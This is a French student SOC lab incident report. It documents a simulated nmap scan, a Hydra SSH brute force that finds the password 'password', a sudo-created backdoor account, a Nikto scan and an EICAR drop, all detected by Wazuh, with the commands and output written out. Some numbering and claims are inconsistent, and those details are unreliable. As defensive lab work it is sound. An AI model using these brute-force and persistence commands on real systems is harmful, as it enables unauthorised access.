

RAPPORT D'INCIDENT

Security Operations Center (SOC)

Mini-SOC Lab

Team :
AMMOUCHE ABDERRAOUF
AKLI SARA
KADDACHE MEY
TOUATI INAS

Incident 1 SSH Brute Force Attack	23 Mars 2026 CRITIQUE
Incident 2 Web Probing Attack	24 Mars 2026 MOYEN → HAUT
Incident 3 Privilege Escalation	24 Mars 2026 CRITIQUE

INCIDENT 1 : SSH BRUTE FORCE ATTACK + Privilege escalation

Nom de l'incident	Multi-Stage Attack : Network Scan → SSH Brute Force → Compromission système → Création d'utilisateur non autorisé
Période	23 Mars 2026, 11h30 – 12h01
Systèmes affectés	vulnerable-machine (Ubuntu), siem-server Réseau Tailscale
Source attaquant	Kali Linux (IP 100.117.116.16)
Type d'attaque	Intrusion multi-étapes
Sévérité	CRITIQUE
Outil de détection	Wazuh SIEM

Résumé de l'incident

L'attaque débute par une phase de reconnaissance réseau (scan nmap), permettant à l'attaquant d'identifier les services exposés sur la machine cible. S'appuyant sur ces informations, il lance ensuite une attaque par force brute SSH à l'aide de l'outil Hydra, en testant automatiquement un grand nombre de combinaisons de mots de passe.

Après plusieurs tentatives d'authentification échouées, l'attaquant parvient à obtenir un accès valide avec les identifiants du compte « rawane ». Une fois connecté, il escalade ses privilèges jusqu'à root via la commande sudo, modifie des fichiers système critiques, puis crée un compte utilisateur non autorisé baptisé « hacker » afin d'établir une persistance sur la machine. Le système doit être considéré comme entièrement compromis.

Chronologie de l'attaque (Analyse SOC)

1 Phase 1 : Reconnaissance

L'attaquant commence par effectuer un scan réseau avec nmap afin de découvrir les ports ouverts et les services disponibles sur la cible. Le résultat révèle le port 22 (SSH) ouvert, exécutant OpenSSH 9.6p1 sur Ubuntu.

Commande utilisée :

```
nmap -sS -A 100.108.27.54
```

```
(kali@kali)~$ nmap -sS -A 100.108.27.54
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-23 06:39 EDT
Nmap scan report for vm-vulnerable.tail83a41e.ts.net (100.108.27.54)
Host is up (0.15s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 75:58:29:43:c7:69:ef:e5:df:c2:d0:5f:4b:f6:98:38 (ECD5A)
|_ 256 d0:14:1f:35:78:1d:04:72:48:73:3d:86:ff:b8:57:a9 (ED25519)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95E=4SD=3/23XOT=22%CT=1%CU=39587%PV=NKDS=1%DC=1%G=Y%TM=69C1189
OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=107%TI=Z%CI=Z%II=1%TS=A)SEQ
OS:(SP=104%GCD=1%ISR=10CKTI=Z%CI=Z%II=1%TS=A)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%
OS:CI=Z%II=1%TS=A)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=Z%TS=A)SEQ(SP=FC%GCD=1%I
OS:SR=102XTI=Z%CI=Z%II=1%TS=A)OPS(O1=M4D8ST11NWA%O2=M4D8ST11NWA%O3=M4DBNNT1
OS:1NWA%O4=M4D8ST11NWA%O5=M4D8ST11NWA%O6=M4D8ST11JWIN(W1=FE3C%W2=FE3C%W3=FE
OS:3C%W4=FE3C%W5=FE3C%W6=FE3C)ECN(R=Y%DF=Y%T=40%W=FBE0%O=M4DBNNNSNW%CC=Y%Q=
OS:Y)TI(R=Y%DF=Y%T=40%S=O%K=A-S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W
OS=0%S=A%K=A-Z%F=R%O=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%K=A-S+F=AR%O=0%Q=)
OS:T6(R=Y%DF=Y%T=40%W=0%S=A%K=A-Z%F=R%O=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%K=A-S
OS:+%F=AR%O=0%Q=)UI(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUC
OS:K=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 146.19 ms vm-vulnerable.tail83a41e.ts.net (100.108.27.54)

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.50 seconds


(kali@kali)~$
```

2 Phase 2 : Attaque par Force Brute

Armé de l'information sur le compte « rawane », l'attaquant lance Hydra avec la wordlist rockyou.txt pour tester automatiquement des milliers de mots de passe. Wazuh détecte immédiatement cette activité via les règles 5710 (SSH attempts) et 5712 (brute force détecté), qui alertent sur les multiples échecs d'authentification en un court laps de temps.

Commande utilisée :

```
hydra -l rawane -P /usr/share/wordlists/rockyou.txt ssh://100.108.27.54 -t 4 -V
```



```
kali@kali: ~  
Session Actions Edit View Help  
t 4 -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in  
military or secret service organizations, or for illegal purposes (this is n  
on-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-23 05:  
58:51  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip  
waiting)) from a previous session found, to prevent overwriting, ./hydra.res  
tore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p  
:14344399), ~3586100 tries per task  
[DATA] attacking ssh://100.108.27.54:22/  
[ATTEMPT] target 100.108.27.54 - login "rawane" - pass "123456" - 1 of 143443  
99 [child 0] (0/0)  
[ATTEMPT] target 100.108.27.54 - login "rawane" - pass "12345" - 2 of 1434439  
9 [child 1] (0/0)  
[ATTEMPT] target 100.108.27.54 - login "rawane" - pass "123456789" - 3 of 143  
44399 [child 2] (0/0)  
[ATTEMPT] target 100.108.27.54 - login "rawane" - pass "password" - 4 of 1434  
4399 [child 3] (0/0)  
[22][ssh] host: 100.108.27.54 login: rawane password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-23 05:  
59:07  
  
(kali@kali)-[~]  
$
```

3 Phase 3 : Accès Initial (Réussi)

Hydra parvient à identifier le mot de passe correct « password » pour le compte rawane. L'attaquant se connecte alors directement en SSH sur la machine vulnérable. Les logs Wazuh enregistrent immédiatement l'événement d'authentification réussie, suivi de l'ouverture d'une session PAM.

6 Phase 6 : Persistance (CRITIQUE)

Pour assurer un accès durable à la machine, l'attaquant crée un nouveau compte utilisateur nommé « hacker » avec les commandes `sudo useradd` et `sudo passwd`. Ce compte peut être réutilisé pour se reconnecter à tout moment, même si le mot de passe de rawane est changé. Wazuh enregistre le changement de mot de passe via PAM, confirmant la création du backdoor.

```
rawane@vm-vulnerable:~$ sudo useradd hacker
[sudo] password for rawane:
rawane@vm-vulnerable:~$ sudo passwd hacker
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
rawane@vm-vulnerable:~$ █
```

7 Phase 7 : Impact Système

Les modifications apportées au système provoquent des instabilités détectées par Wazuh et AppArmor. Les services affectés tentent de redémarrer et échouent, indiquant que les modifications des binaires système ont eu des effets sur le fonctionnement normal du système d'exploitation.

Évaluation de la sévérité : CRITIQUE

Pourquoi CRITIQUE ?

- Accès non autorisé obtenu via force brute
- Droits root acquis contrôle total du système
- Fichiers système modifiés (binaires trojanisés)
- Backdoor persistant créé (compte utilisateur 'hacker')
- Données sensibles exposées (/etc/shadow, /etc/passwd)

Conclusion SOC : Incident 1

"Cet incident représente un cycle d'attaque complet, de la reconnaissance à la persistance, aboutissant à une compromission totale du système."

Le système doit être considéré comme entièrement compromis. Des mesures de remédiation immédiates sont requises : isolation de la machine, réinitialisation complète, audit de tous les comptes et fichiers système.

INCIDENT 2 : WEB PROBING ATTACK

Type d'incident	Web Probing / Reconnaissance
Machine cible	vulnerable-machine (Ubuntu)
IP attaquant	100.117.116.16
Outil de détection	Wazuh SIEM
Date	24 Mars 2026
Sévérité initiale	MOYEN → HAUT (après corrélation)

Description de l'incident

Une attaque de type Web Probing a été détectée ciblant le serveur web de la machine vulnérable. L'attaquant a utilisé l'outil Nikto pour envoyer automatiquement de multiples requêtes HTTP malformées et suspectes en très peu de temps. Ce comportement est typique d'une phase de reconnaissance visant à cartographier les endpoints accessibles, détecter les mauvaises configurations et identifier des vulnérabilités exploitables sur le serveur web.

Méthodologie de l'attaquant

L'attaquant emploie Nikto, un scanner de vulnérabilités web open-source, qui génère automatiquement des centaines de requêtes HTTP variées (GET, POST, PROPFIND, OPTIONS, etc.) afin d'identifier les points faibles du serveur.

Commande utilisée :

```
nikto -h http://100.108.27.54
```

```
(kali㉿kali)-[~]
$ nikto -h http://100.108.27.54
+ Nikto v2.5.0
+-----+
+ Target IP:      100.108.27.54
+ Target Hostname: 100.108.27.54
+ Target Port:    80
+ Start Time:     2026-03-24 18:14:59 (GMT1)
+-----+
+ Server: Apache/2.4.58 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29af, size: 64dc80a84d3cf, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
```

Vulnérabilités identifiées par Nikto

Finding	Risque	Signification
Apache/2.4.58 exposé	MOYEN	Version du serveur visible — facilite le ciblage d'exploits connus
X-Frame-Options manquant	MOYEN	Vulnérable aux attaques de type Clickjacking
X-Content-Type-Options absent	FAIBLE	Risque de MIME sniffing par le navigateur
No CGI Directories	INFO	Pas de répertoires CGI accessibles
ETags leak (CVE-2003-1418)	FAIBLE	Fuite d'informations inode du serveur

Évaluation d'impact

Aucune compromission directe à ce stade

Cependant, cette activité constitue la phase préparatoire à des attaques plus sévères : force brute, exploitation de CVE, escalade de privilèges. Elle ne doit pas être ignorée.

Conclusion : Incident 2

L'activité observée confirme une attaque de web probing conduite par des outils automatisés. Bien qu'aucune compromission immédiate n'ait été constatée, cet incident représente le précurseur d'attaques plus avancées. La corrélation avec l'incident 1 (même IP source) renforce la suspicion d'un attaquant coordonné ciblant méthodiquement l'infrastructure.

INCIDENT 3 : Malware Simulation

Type d'incident	Malware Simulation : EICAR + ClamAV + VirusTotal
Machine cible	vulnerable-machine (Ubuntu)
IP attaquant	100.117.116.16
Outil de détection	Wazuh SIEM + ClamAV
Date	24 Mars 2026
Sévérité	HAUT

Description de l'incident

L'attaquant, opérant depuis Kali Linux via un accès SSH établi lors de l'Incident 1, dépose un fichier EICAR standard dans le répertoire `/tmp` de la machine cible : un répertoire sous surveillance temps réel par le module FIM de Wazuh. Le fichier EICAR est la signature de test antivirus standard de l'industrie, reconnue comme malveillante par tous les moteurs antivirus tout en restant sans danger en environnement lab. L'objectif est de valider la chaîne complète de détection : FIM → ClamAV → VirusTotal.

Chronologie de l'attaque

Phase 1 : Accès SSH & Dépôt du fichier EICAR

L'attaquant se connecte en SSH à la machine cible avec les identifiants compromis lors de l'Incident 1, puis crée le fichier EICAR directement dans le répertoire `/tmp` surveillé par Wazuh FIM.

Commande utilisée :

```
ssh rawane@100.108.27.54

echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*'
> /tmp/eicar_test.txt
```



```
Permission denied, please try again.
rawane@100.108.27.54's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-19-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

194 updates can be applied immediately.
96 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Sat May 23 03:18:14 2026 from 100.117.116.16
rawane@vm-vulnerable:~$ echo 'X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*' > /tmp/eicar_test.txt
rawane@vm-vulnerable:~$ ls /tmp/eicar_test.txt
/tmp/eicar_test.txt
rawane@vm-vulnerable:~$ █
```

Évaluation la sévérité : HAUT

Pourquoi HAUT ?

Fichier malveillant détecté sur un hôte surveillé, cycle de vie complet capturé (création, suppression, recréation) ClamAV a confirmé la signature Eicar-Test-Signature avec 1 fichier infecté VirusTotal a retourné 72/72 détections malveillantes Le pipeline automatique Wazuh FIM → VirusTotal a fonctionné sans intervention manuelle L'accès SSH utilisé confirme la persistance de la compromission établie lors de l'Incident 1

Conclusion SOC : Incident 4

"Cet incident valide la chaîne complète de détection et d'enrichissement en threat intelligence du lab SOC : du dépôt du fichier sur le système jusqu'à la confirmation automatique par 72 moteurs antivirus."

Cet incident démontre que toute activité fichier sur un hôte surveillé (même furtive) est immédiatement capturée par Wazuh FIM, classifiée par ClamAV, et enrichie automatiquement par VirusTotal sans aucune action manuelle. Il confirme également que l'accès SSH de l'attaquant, établi lors de l'Incident 1, est resté actif tout au long de la campagne, soulignant l'importance critique d'une remédiation rapide dès la détection d'une compromission initiale.

SYNTHÈSE GLOBALE : CORRÉLATION DES INCIDENTS

Les trois incidents analysés sont étroitement liés et constituent les étapes successives d'une même campagne d'attaque coordonnée. L'attaquant (IP : 100.117.116.16) a suivi méthodiquement le cycle d'une kill chain complète contre la machine vulnérable.